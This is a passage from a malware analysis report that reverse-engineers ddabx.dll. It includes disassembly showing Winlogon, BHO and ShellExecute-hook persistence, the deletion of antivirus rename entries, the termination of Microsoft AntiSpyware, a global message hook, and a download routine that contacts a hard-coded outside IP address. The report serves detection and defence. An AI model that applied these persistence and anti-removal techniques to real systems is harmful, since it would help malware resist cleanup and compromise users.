


Figure 10.

At 1000D69Dh, which is still inside the .newsec section, there are several more extremely confusing instruction sets that may or may not be intentionally misleading. However, we have been able to prepare a static view of the apparent end of the .newsec reign. The function at 1000DD48h (which I have renamed backToDLLEntry) is called from two different locations within .newsec. I set a breakpoint at both addresses and ran the program until it hit one. Eventually it landed on 1000DD04h, which obviously then lead straight to the backToDLLEntry function.

As shown below, there is a bit of function epilogue (the pop instructions) followed by a jump to the value in eax, which is 100015F8h in this case – otherwise known as a pointer to DllEntryPoint.

```
.newsec:1000DD48 backToDLLEntry:  ; CODE XREF: .newsec:1000DD04
```

```
.newsec:1000DD48                 ; .newsec:1000DD1B
.newsec:1000DD48                mov     eax, [ebp-2Ch]
.newsec:1000DD4B                mov     esp, ebp
.newsec:1000DD4D                pop     ebp
.newsec:1000DD4E                pop     ebx
.newsec:1000DD4F                pop     edi
.newsec:1000DD50                pop     esi
.newsec:1000DD51                jmp     eax  ; eax = 100015F8h
```

At this point, the code has completely exposed itself and all of its functions. It has returned control to the main part of the code where DllEntryPoint() exists (around where .newsec originally was called with the SEH technique). This is where the DLL will try to determine why its entry point function has been called and take action based on what it finds out. For example, the entry point might be called because another process loads the DLL, another process unloads the DLL, a new thread is created in a process that has loaded the DLL, or a thread of a process that has loaded the DLL terminates normally. If being detached, it will want to clean up rather than proceed with initialization functions.

The Basic DllEntryPoint Procedures

The details of this DllEntryPoint() would not normally be discussed here, because it is part of standard run-time dynamic linking. However, ddabx.dll implements some conditionals within this function after calling GetModuleFileName() that were initially misleading. This suggests that it is not only interested in why it is being called, but by which process. Originally, we thought this was a method of debugger detection; however documentation on MSDN proves it is really just standard procedure for a DLL being called.

In the following code, fwdReason is a parameter passed to DllEntryPoint() by the calling process and specifies the reason for the call. Ddabx.dll uses a subtract 0 instruction in combination with a jump-if-zero conditional to figure out if the value of fwdReason is 0 (which corresponds to DLL_PROCESS_DETACH). If so, then it jumps to the function that I have renamed as detachCloseHandle. If not, then it decrements fdwReason by 1 and jumps to detachReturn if the result is not 0. In this manner, if fdwReason was initially 1 (DLL_PROCESS_ATTACH), then execution proceeds past both jumps and into the next instructions.

```
.text:100015F8 DllEntryPoint   proc near

.text:10001601     mov     eax, [ebp+fdwReason]
.text:10001604     sub     eax, 0
.text:10001607     jz      detachCloseHandle
.text:1000160D     dec     eax
.text:1000160E     jnz     detachReturn
.text:10001614     mov     eax, [ebp+hinstDLL] ; DLL_PROCESS_ATTACH
```

The next instructions call GetVersionInfoEx() to determine if the code is running on an NT platform. It then pushes some variables on the stack in preparation for the GetModuleFileName() call. The hModule argument to this function is a handle to the module whose path is being requested. A NULL value asks GetModuleFileName() to return the path of the executable file of the current/owning process.

```
.text:10001641     push    edi
.text:10001642     lea     eax, [ebp+Start]
.text:10001648     push    eax
.text:10001649     push    0               ; hModule is NULL
.text:1000164B     call    esi ; GetModuleFileNameA
```

A StrRChr() + lstrcmp() function is then prepared to process the result. It works by defining a character (such as "\") to scan for in a given string (result from GetModuleFileName) and then by calling StrRChr(), which returns a pointer to the last occurrence of that character in the string. It then increases the pointer address by 1 character to chop off the "\" and defines a string for comparison, ("explorer.exe"). If the two are not equal, then ddabx.dll knows it has been called by a foreign process and not explorer.exe.

```
.text:1000164D    push    5Ch             ; "/"
.text:1000164F    push    0
.text:10001651    lea     eax, [ebp+Start]
.text:10001657    push    eax
```

```
.text:10001658    call    ds:StrRChrA
.text:1000165E    mov     edi, ds:lstrcmpiA
.text:10001664    mov     esi, eax
.text:10001666    push    offset String2        ; "explorer.exe"
.text:1000166B    inc     esi
.text:1000166C    push    esi
.text:1000166D    call    edi ; lstrcmpiA
.text:1000166F    test    eax, eax
.text:10001671    jnz     short loc_1000167C    ; no match
.text:10001673    mov     ds:byte_10005224, 1
.text:1000167A    jmp     short loc_1000168F
```

Depending on the calling process name, DllEntryPoint() writes a value of 1 to the data segment at either 10005224h, 10005225h, or 10005226h. The function then returns control to the calling process. In my sample LoadLib_1.exe program, this would place the instruction pointer right after the LoadLibrary() call. Since LoadLib_1.exe is only a sample, it doesn't attempt to use any of ddabx.dll's exported functions. This causes LoadLib_1.exe to terminate as soon as LoadLibrary() returns. In order to continue analysis of the malware specimen, there will need to be some changes to the sample program as well as the disassembling environment.

For reference, the following functions are exported by ddabx.dll:

```
Entry Point   Ordinal   Name
-----------   -------   ----------------------
10001537      1    Activate
100016B8      2    HookProc
100014DE      3    Logoff
100014D2      4    Logon
10001723      5    Start
100010CD      6    DllCanUnloadNow
1000139D      7    DllGetClassObject
```

Updating the Analysis Workspace

After the DLL's unpacking/decoding routines completed, it was necessary to dump the image from OllyDbg so that it could be imported into IDA. The dumped image was produced with PE Dumper v3.0.1 - a plugin for OllyDbg. Ryan Smith turned me on to this tool and fixed the raw sizes options for the output.

Recall from the Java Class Files and setSecurityManager section that ddabx.dll was written to disk by an executable which was deleted before it could be archived. It is also suspected that this unknown executable modified the registry so that ddabx.dll would activate upon the next reboot of the system. During initial analysis of the compromised machine, Matt and I made a backup of registry locations where "ddabx.dll" existed. Although there were several, the one I will share now is most important:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify\ddabx]
"Asynchronous"=dword:00000001
"DllName"="ddabx.dll"
"Impersonate"=dword:00000000
"Logon"="Logon"
"Logoff"="Logoff"
```

The purpose of these entries is to install a Winlogon Notification Package. When winlogon.exe starts, it checks the registry and loads any registered notification packages. Next, when an event occurs, such as Logon or Logoff, winlogon.exe calls the designated event handler within the designated DLL. As shown above, when a user logs in, winlogon.exe will load ddabx.dll asynchronously (in a separate thread) and then call the Logon() function that ddabx.dll exports.

With this information, we can resume analysis right where we left off. A new version of the LoadLib_1.c program will be required, because it will need to call Logon() – just as winlogon.exe would do on a compromised system. Once compiled, it can be loaded into OllyDbg.

```
---------------------------------------- LoadLib_2.c
#include<windows.h>
#include<stdio.h>

main() {
      HMODULE hModule;
      char *pExportName = "Logon";
      FARPROC WINAPI pExportAddress;
      hModule = LoadLibrary("c:\\ddabx.dll");
      if (hModule != NULL) {
            pExportAddress = GetProcAddress(hModule,pExportName);
            if (pExportAddress != NULL)
                  // now simulate winlogon
                  pExportAddress();
            else FreeLibrary(hModule);
      }
      else fprintf(stdout,"Returned NULL!\n");
```

```
      return 0;
}
----------------------------------------
```

Invoking the Winlogon Notification Package

When LoadLib_2.exe begins, it loads ddabx.dll and calls GetProcAddress() to locate the Logon() export. It then calls Logon() from within its own process space. The Logon() function itself is very small and unconditionally jumps to code at 10003D17h. Here, it calls GetVolumeInformation() and xor's the VolumeSerialNumber with 31EDF42h. It passes the result to CreateEvent() as the lpName argument. This method of generating an event name is random enough to prevent collisions (if lpName matches an existing semaphore or mutex name, an error will trigger), while also being non-random enough so that other threads of ddabx.dll can generate the same value.

```
.text:10002AC7   push    offset Data     ; "ddabx.dll"
.text:10002ACC   mov     ds:byte_100052D4, 1
.text:10002AD3   call    ds:LoadLibraryA
.text:10002AD9   lea     eax, [ebp+Name]
.text:10002ADC   push    eax
.text:10002ADD   call    getVolumeInformation

      .text:100013DF   getVolumeInformation proc near
      .text:100013FB   call    ds:GetVolumeInformationA
      .text:10001401   xor     [ebp+VolumeSerialNumber], 31EDF42h

.text:10003D46   lea     eax, [ebp+Name]
.text:10003D49   push    eax             ; xor result "7b29bd46"
.text:10003D4A   push    esi
.text:10003D4B   push    1
.text:10003D4D   push    esi             ; NULL
.text:10003D4E   call    ds:CreateEventA
```

Once obtaining a handle to the new event, GetSecurityInfo() is queried for the event's security descriptor, in particular it's Discretionary Access Control List (DACL). The lpEventAttributes argument to CreateEvent() was NULL, which means the new event's DACL is the default – or the same DACL as the creator's (winlogon.exe) primary token. It applies winlogon.exe's default DACL to the event using SetSecurityInfo().

```
.text:10003D54   push    6               ; SE_KERNEL_OBJECT
.text:10003D56   push    eax
.text:10003D57   mov     ds:dword_100052E8, eax
.text:10003D5C   call    GetSetSecurityInfo

      .text:10002B2D GetSetSecurityInfo proc near
      .text:10002B46   push    eax   ; ppDacl
      .text:10002B47   push    ebx
      .text:10002B48   push    ebx
      .text:10002B49   push    4     ; DACL_SECURITY_INFORMATION
      .text:10002B4B   push    [ebp+ObjectType]
      .text:10002B4E   mov     [ebp+ppDacl], ebx
      .text:10002B51   push    [ebp+handle]    ; "7b29bd46"
      .text:10002B54   call    ds:GetSecurityInfo
```

The program then creates two new threads, passing each of them a different function address to begin execution. The first will begin at what I have generically named ThreadProc1 and the second will begin at ThreadProc2.

```
.text:10003D69   lea     eax, [ebp+ThreadId]
.text:10003D6C   push    eax
.text:10003D6D   push    esi
.text:10003D6E   push    esi
.text:10003D6F   push    offset ThreadProc1 ; lpStartAddress
.text:10003D74   push    esi
.text:10003D75   push    esi
.text:10003D76   call    edi ; CreateThread
.text:10003D78   mov     ds:hHandle, eax
.text:10003D7D   lea     eax, [ebp+ThreadId]
.text:10003D80   push    eax
.text:10003D81   push    esi
.text:10003D82   push    esi
.text:10003D83   push    offset ThreadProc2; lpStartAddress
.text:10003D88   push    esi
.text:10003D89   push    esi
.text:10003D8A   call    edi ; CreateThread
```

The following screen shot shows the Process Explorer view of my LoadLib_2.exe program after the two calls to CreateThread(). It shows the Start Address for the threads are at 0x3101 (ThreadProc1) and 0x3b75 (ThreadProc2) within the image ddabx.dll.




Figure 11.

Fighting Back Against Anti-virus (ThreadProc1)

One of our first observations was that many Anti-virus vendors were able to detect ddabx.dll on disk, but not in memory after it was loaded by another process. This indicates that the signature was based on a sequence of bytes in the packed version of ddabx.dll as opposed to the unpacked version. It also gives the malware a survival advantage, because once it exists in memory, it can watch over its binary image on disk and make sure no other processes try to delete it.

This is exactly what the first thread's routine is focused on – defeating attempts to remove its binary image from disk. The code takes a two-fold approach which requires interaction with both the file system and the registry.

A handle to ddabx.dll is obtained by calling CreateFile() with an OPEN_ALWAYS creation disposition. If the result indicates one condition, then CreateFile() is called again with an OPEN_EXISTING disposition. If this succeeds, it assumes that the file has not been disturbed by Anti-virus. The handle is closed and the function skips to the procedure involving the registry. However, if the first call indicates the alternate condition, then the program uses a combination of GetFileSize(), VirtualAlloc(), ReadFile(), and WriteFile() to overwrite/restore the binary image to disk.

This is a bit odd since the source is the same as the destination, but a disposition of CREATE_ALWAYS is specified when the destination handle is opened for writing. This disposition overwrites the original file and clears the existing security attributes. If the attributes pointer for the destination handle is NULL, the new file inherits the default security descriptor from its parent directory. This convoluted CreateFile() conditional may just be an attempt to change the security descriptor of the file.

As mentioned, there is also a registry component to the program's persistence campaign. It calls RegCreateKeyEx() to open "HKLM\System\CurrentControlSet\Control\Session Manager". Then it uses RegQueryValueEx() to gather information on the PendingFileRenameOperations value. If data for this value exists in the form of an existing file on the file system, it will be deleted (or renamed) the next time the machine reboots. Anti-virus software mainly uses this registry key to schedule the quarantine or removal of files that are locked by existing NT processes.

Ddabx.dll easily circumvents this method of sanitation by looping through each item within the PendingFileRenameOperations list and doing a string comparison with "ddabx.dll". If a match is encountered, the entry is squashed by calling RegDeleteEntryEx().

ThreadProc1 then calls WaitForSingleObject() on the event it created earlier in the function and returns. At this point in the test environment, the executive state was passed to ThreadProc2.

Hooking IE and the Explorer Shell (ThreadProc2)

This thread begins by calling RegCreateKeyEx(), which either opens or creates the specified key, depending on if it already exists or not. The first two parameters pushed on the stack for this operation are lpdwDisposition and pkhResult. The prior will be 0x2 (REG_OPENED_EXISTING_KEY) if the key existed and 0x1 (REG_CREATED_NEW_KEY) if it did not. The later is a pointer to a handle for the key. The screen shot below shows these two memory addresses after the call to RegCreateKeyEx().




Figure 12.

The key did not exist and so it was opened. The handle to the key is C4, which will be used by other functions to query or modify the key. BHO Demon happened to be lurking in the background on my analysis machine when this particular function executed, and it detected access to the registry where Browser Helper Objects are defined. The detection was accurate, as the following registry key had just been created:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\B
rowser Helper Objects\{00DBDAC8-4691-4797-8E6A-7C6AB89BC441}
```

BHOs are dynamically loaded each time Internet Explorer is opened. They are frequently used to extend the functionality of browsers from a convenience perspective (adding new toolbars, etc) but also from a malicious perspective (recording sites visited, intercepting data typed into a web form, etc).

The code then created a key in the HKEY_CLASSES_ROOT hive and a sub-key called InprocServer32 (see screen shot below for full path). It calls RegQueryKeyEx() to determine the default type and data for the sub-key, both of which are displayed in the image:




Figure 13.

As long as the default has not been set, ddabx.dll initializes the REG_SZ (null terminated string) data to “c:\ddabx.dll” and adds an additional value as REG_SZ:ThreadingModel=Both. Then it moves back to the HKLM hive and adds the following entry:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\S
hellExecuteHooks\{00DBDAC8-4691-4797-8E6A-7C6AB89BC441}
```

This completes the registration of a ShellExecute hook into the system. The registered component (ddabx.dll) will run each time Windows calls the ShellExecute() or ShellExecuteEx() functions. Since almost all Windows Explorer operations, including double clicking a file or opening a directory for browsing, call one or the other, ddabx.dll is almost *guaranteed* to be loaded instantaneously. This is also a prime location to intercept system calls that are normally taken for granted.

A malicious ShellExecute hook could log any files the user opens – complete with date, time, and username. It could also be used to prevent administrators from running certain commands. Practical jokes are even within reason for ShellExecute hooks. One could force a message box to appear with “Firefox Rulez” whenever a user clicked the Internet Explorer icon. Being in this position could also allow the code to discontinue the chain through (any other) ShellExecute hooks, thus preventing IE from opening – even after the message box disappears.

As we speak, the ShellExecute hook has already been activated. Explorer.exe is now the owner of a handle to c:\\ddabx.dll. In addition, Regshot.exe has a handle to the file.




Figure 14.

The code then verifies that the Winlogon Notification Package entries still exist in the Registry. Remember these were originally created by the executable that dropped ddabx.dll. A loop starts within ThreadProc2 to continuously watch over the Registry for deletions of the malware's entries. It uses a mutex in combination with WaitForSingleObject() to ensure that these checks aren't done simultaneously among hijacked processes.

Below is a summary of the Registry entries related to this malware specimen. They can be used as a reference to detect the presence of ddabx.dll variants on a system, however they cannot simply be deleted, because they will just as quickly be re-created by the code.

ShellExecute

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\
ShellExecuteHooks]
"{00DBDAC8-4691-4797-8E6A-7C6AB89BC441}"=""
```

Notify

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify\ddabx]
"Asynchronous"=dword:00000001
"DllName"="ddabx.dll"
"Impersonate"=dword:00000000
"Logon"="Logon"
"Logoff"="Logoff"
```

BHO & ShellExecute

```
[HKEY_CLASSES_ROOT\CLSID\{00DBDAC8-4691-4797-8E6A-
7C6AB89BC441}\InprocServer32]
@="C:\\WINDOWS\\system32\\ddabx.dll"
"ThreadingModel"="Both"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{00DBDAC8-4691-4797-8E6A-
7C6AB89BC441}\InprocServer32]
"ThreadingModel"="Both"
@="C:\\WINDOWS\\system32\\ddabx.dll"
```

Killing the Microsoft Anti-Spyware Service (ThreadProc2)

The code calls OpenSemaphore() on C:?PROGRAM FILES?MICROSOFT ANTISPYWARE?GCASSERVALERT.EXE and specifies SYNCHRONIZE as its requested access rights. If the function fails, the semaphore doesn't exist and this indicates that MS Anti-spyware isn't installed. As a result, the code cleans up and calls FreeLibraryAndExitThread().

However, if a handle to the semaphore is gained, CreateToolhelp32Snapshot() is called with a dwFlags value of TH32CS_SNAPPROCESS. This combination returns a handle to a snapshot of the specified processes, as well as the heaps, modules, and threads used by those processes. Process32First() and Process32Next() are used to loop through the active processes on the system and subsequently calls StrCmpNi() to detect if any match "GCASSERVALERT."

When a positive match is found, the process identifier (pid) is passed to OpenProcess(), along with the access rights of PROCESS_TERMINATE. This is followed by a call to TerminateProcess() and CloseHandle(). At this point, any previously running instances of the Microsoft Anti-spyware service are no longer active. ThreadProc2 itself then terminates. Selected assembly from this section is shown below.

```
.text:10003C11 StartToKillMSAntiSpyware:
.text:10003C11    push    offset Name ; "C:?PROGRAM FILES...
.text:10003C16    push    ebx
.text:10003C17    push    100000h         ; SYNCHRONIZE
.text:10003C1C    call    ds:OpenSemaphoreA
.text:10003C22    test    eax, eax
.text:10003C24    jz      MSAntiSpywareNotInstalled
.text:10003C2A    push    ebx
.text:10003C2B    push    2               ; TH32CS_SNAPPROCESS
.text:10003C2D    call    CreateToolhelp32Snapshot

.text:10003C90    push    0Dh
.text:10003C92    push    [ebp+lpStr2]
.text:10003C95    push    offset Str1     ; "GCASSERVALERT"
.text:10003C9A    call    ds:StrCmpNIA
.text:10003CA0    test    eax, eax
.text:10003CA2    jnz     short loc_10003CC4
.text:10003CA4    push    [ebp+pe.th32ProcessID]
.text:10003CAA    push    ebx
.text:10003CAB    push    1               ; PROCESS_TERMINATE
.text:10003CAD    call    ds:OpenProcess
.text:10003CB3    mov     edi, eax
.text:10003CB5    cmp     edi, ebx
.text:10003CB7    jz      short loc_10003CC4
.text:10003CB9    push    ebx
.text:10003CBA    push    edi
.text:10003CBB    call    ds:TerminateProcess
.text:10003CC1    push    edi
.text:10003CC2    call    esi ; CloseHandle
```

Intermission for a Summary II

So far we've explored a lot about the underpinnings of the how this malware specimen disperses its presence throughout an infected system. We know how it remains persistent and attempts to defeat conventional methods of removal. The primary payload of the code is still yet to be discussed. Surely the author didn't waste time writing a program of this nature for no good reason. The next few sections introduce the remaining functions that the DLL exports, describe how they relate to each other, and answer the few remaining questions.

Invoking the Desktop Hook and Run32dll – Start()

The Start() export begins by calling GetVolumeInformation() and xor-ing the volume serial number with 34D2121h. It passes the resulting string to CreateEvent() for a unique event name (very similar to the method described in Invoking the Winlogon Notification Package). Next, it installs an application-defined hook procedure of type WH_GETMESSAGE into all active threads on the same desktop as the calling thread. The other parameters to SetWindowsHookEx() are a handle to ddabx.dll on disk and a pointer to the HookProc() routine as derived by GetProcAddress().

```
.text:100017D7    mov     edi, ds:hModule
.text:100017DD    mov     esi, offset HookProc

.text:100017FF    push    ebx             ; NULL = all
.text:10001800    push    edi             ; ds:hModule
.text:10001801    push    esi             ; offset HookProc
.text:10001802    push    WH_GETMESSAGE
.text:10001804    call    ds:SetWindowsHookExA
```

If a handle to the new hook procedure is obtained, the code calls WaitForSingleObject() and waits for 30 seconds for the event object created at the beginning of Start() to become signaled. When it is safe to continue, CreateProcess() is called with lpApplicationName and lpCommandLine arguments of "run32dll.exe ddabx.dll,Activate."

The SetWindowsHookEx() function always installs a hook procedure at the beginning of a hook chain. When an event occurs that is monitored by a particular type of hook, the system calls the procedure at the beginning of the hook chain associated with the hook (HookProc). In the existing context, the hook chain is global (all processes) and monitors messages about to be returned by the GetMessage() or PeekMessage() functions. This can be used for even more complex monitoring of mouse or keyboard input, however the malware does not do so. For more information, see Appendix E – POC Desktop Hooking Code.

This technique, in conjunction with the ShellExecuteEx() method described in Hooking IE and the Explorer Shell, accounts for the random-seeming process hijacking behavior that Matt and I noted in our dynamic analysis of the code.

As a summary, the Start() export creates a child process using run32dll.exe to invoke Activate() and also installs a hook procedure to invoke HookProc(). Since HookProc() itself also calls Activate(), the next section will describe HookProc() first.

Calling Activate() From the HookProc() Export

This function begins with a quick conditional based on which process is calling the DLL. It calls Activate() if all criteria are true.

```
.text:100016BF                  xor     ebx, ebx
.text:100016C1                  cmp     ds:glb_flRanFromOther, bl
.text:100016C7                  jz      CallNextHookAndExit
.text:100016C9                  cmp     glb_flSomething, bl
.text:100016CF                  jz      CallNextHookAndExit
.text:100016D1                  cmp     ds:glb_flRanFromExplorer, bl
.text:100016D7                  jz      CallNextHookAndExit
.text:100016D9                  push    esi
.text:100016DA                  mov     byte_1000B026, bl
.text:100016E0                  call    Activate
```

With this code, we can determine that the original statement looked something like this:

```
if (glb_flRanFromOther && glb_flSomething && glb_flRanFromExplorer)
Activate();
```

The glb_flRanFromOther and glb_flRanFromExplorer flags are set to true in DLLEntryPoint if explorer.exe called the DLL. The glb_flSomething flag is unclear, however appears to be hard coded to true. Therefore, this conditional seems to invoke Activate() if the DLL is called from explorer.exe. Otherwise, CallNextHookEx() is issued to pass the hook information to the next hook procedure in the current hook chain. If this call isn't made, then the malware's WH_GETMESSAGE hook would never return control to the system's intended recipient. This would probably cause noticeable stability problems.

Following the call to Activate(), the HookProc() export generates the unique event name using the same xor routine as Start(). It manually sets the event's state to signaled, closes its handle to the event, issues CallNextHookEx(), and safely returns.

Preparing Winsock and the Download Interval – Activate()

Activate() starts by calling GetIPAddrTable() to obtain the system's interface-to-IP address mapping. Then it calls WSAStartup() to prepare the program for Winsock2 operations. It loops through the previous function's results with GetIfEntry() looking for one with an IP assigned. If it finds one, the IP is passed to gethostbyaddr() to obtain the system's hostname. Regardless of success, a call is made to WSACleanup(), however if the program identifies a properly configured interface, it continues. If not, the Activate() function returns.

Next, there is a call to GetSystemTime() followed by SystemTimeToFileTime(), which prepares a time stamp structure for later use. The code calls GetVolumeInformation() and performs a double xor operation on the volume serial number to generate a random name before invoking CreateMutex(). In this case, the serial number is xor'ed with 34DC821h and the result of that is xor'ed with 21E1E6C2h. WaitForSingleObject() is used to obtain a handle to the mutex. If the mutex state is signaled (not in use), a handle is returned and the program knows it is safe to continue. If not, Activate() returns. This conditional prevents two instances of the Activate() function from running this section of the code simultaneously.

At this point, the code uses RegCreateKeyEx() to open the following key and queries for the "Time" value:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Control
Panel\Settings
```

If "Time" is not already a value, it is created with RegSetValueEx() as a 12-byte REG_BINARY type and filled with data from the time structure created earlier. Otherwise, some processing is done to calculate an interval between the recorded value and the current time. This is likely to determine when new files should be downloaded (a time bomb for the payload). The mutex is then released with ReleaseMutex() and the handle to the mutex is closed.

Moving on, if the prior calculations decide that the payload should proceed, LoadLibrary() is issued to load urlmon.dll and then GetProcAddress() is used to locate the URLDownloadToFile() export. This information is saved for later use. The code then calls InternetQueryOption() to learn the INTERNET_OPTION_CONNECTED_STATE value. Here, the code is checking for the global offline mode and if the return value is 10h, it calls InternetSetOption() to switch the mode online.

Finally, the code invokes an InternetOpen() routine and specifies that its User Agent is "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)." If InternetOpen() fails, the sub-routine resets the INTERNET_OPTION_CONNECTED_STATE back to offline and returns. If it succeeds, a string is built in memory using wsprintf() according to the following syntax:

```
http://202.67.220.235/cgi-bin/check/autoaff  %s?n=%i
```

Next a call is made to InternetOpenURL() using this string and the INTERNET_FLAG_NO_AUTO_REDIRECT option to disable automatic redirection. The handle is closed and InternetSetOption() is called again to switch the INTERNET_OPTION_CONNECTED_STATE back to offline.

```
.text:10001F64   push    8
.text:10001F66   lea     eax, [ebp+var_C]
.text:10001F69   push    eax
.text:10001F6A   push    INTERNET_OPTION_CONNECTED_STATE
.text:10001F6C   push    ebx
.text:10001F6D   mov     [ebp+var_C], 1
.text:10001F74   call    esi ; InternetSetOptionA
.text:10001F76   push    ebx
.text:10001F77   push    ebx
.text:10001F78   push    ebx
.text:10001F79   push    ebx
.text:10001F7A   push    offset szAgent  ; "Mozilla/4.0 (compati"...
.text:10001F7F   call    ds:InternetOpenA
.text:10001F85   mov     edi, eax
.text:10001F87   cmp     edi, ebx
.text:10001F89   jz      short loc_10001FD1 ; error
.text:10001F8B   push    [ebp+arg_0]
.text:10001F8E   lea     eax, [ebp+szUrl]
.text:10001F94   push    offset aHttp202_67_220 ; "http://202.67"...
.text:10001F99   push    offset aS?nI    ; "%s?n=%i"
.text:10001F9E   push    eax
.text:10001F9F   call    ds:wsprintfA
.text:10001FA5   add     esp, 10h
.text:10001FA8   push    ebx
.text:10001FA9   push    200000h    ; INTERNET_FLAG_NO_AUTO_REDIRECT
.text:10001FAE   push    ebx
.text:10001FAF   push    ebx
.text:10001FB0   lea     eax, [ebp+szUrl]
.text:10001FB6   push    eax
.text:10001FB7   push    edi
.text:10001FB8   call    ds:InternetOpenUrlA

.text:10001FDC   push    8
.text:10001FDE   lea     eax, [ebp+var_C]
.text:10001FE1   push    eax
.text:10001FE2   push    32h       ; INTERNET_OPTION_CONNECTED_STATE
.text:10001FE4   push    ebx
